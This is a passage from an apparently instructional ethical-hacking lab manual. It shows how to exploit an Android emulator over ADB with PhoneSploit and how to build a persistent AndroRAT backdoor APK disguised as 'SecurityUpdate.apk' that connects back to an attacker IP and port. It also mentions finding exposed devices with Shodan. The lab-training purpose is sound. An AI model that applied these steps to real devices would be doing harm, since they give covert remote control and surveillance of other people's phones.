


42. Now, at the **main_menu** prompt, type **21** and press **Enter** to choose the **NetStat** option.

43. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.

44. The result appears, displaying netstat information of the target Android device, as shown in the screenshot.

> Note: For demonstration purposes, in this task, we are exploiting the Android emulator machine. However, in real life, attackers use the **Shodan** search engine to find ADB-enabled devices and exploit them to gain sensitive information and carry out malicious activities.



45. In the same way, you can exploit the target **Android** device further by choosing other PhoneSploit options such as **Install an apk on a phone**, **Screen record a phone**, **Turn The Device off**, and **Uninstall an app**.

46. This concludes the demonstration of how to exploit the Android platform through ADB using PhoneSploit.


47. Document all the acquired information and close all open windows.

Task 5: Hack an Android Device by Creating APK File using AndroRAT

AndroRAT is a tool designed to give control of an Android system to a remote user and to retrieve information from it. AndroRAT is a client/server application developed in Java Android for the client side and the Server is in Python. AndroRAT provides a fully persistent backdoor to the target device as the app starts automatically on device boot up, it also obtains the current location, sim card details, IP address and MAC address of the device.

In this task, we will use AndroRAT to create an APK file to hack an Android device.

1. In the **Parrot Security** machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.




2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.

4. Type **cd AndroRAT** and press **Enter** to navigate to the AndroRAT repository.




5. Type **python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk** and press **Enter** to create an APK file (here, **SecurityUpdate.apk**).

Note: - **--build**: is used for building the APK

- **-i**: specifies the local IP address (here, **10.10.1.13**)
- **-p**: specifies the port number (here, **4444**)
- **-o**: specifies the output APK file (here, **SecurityUpdate.apk**)

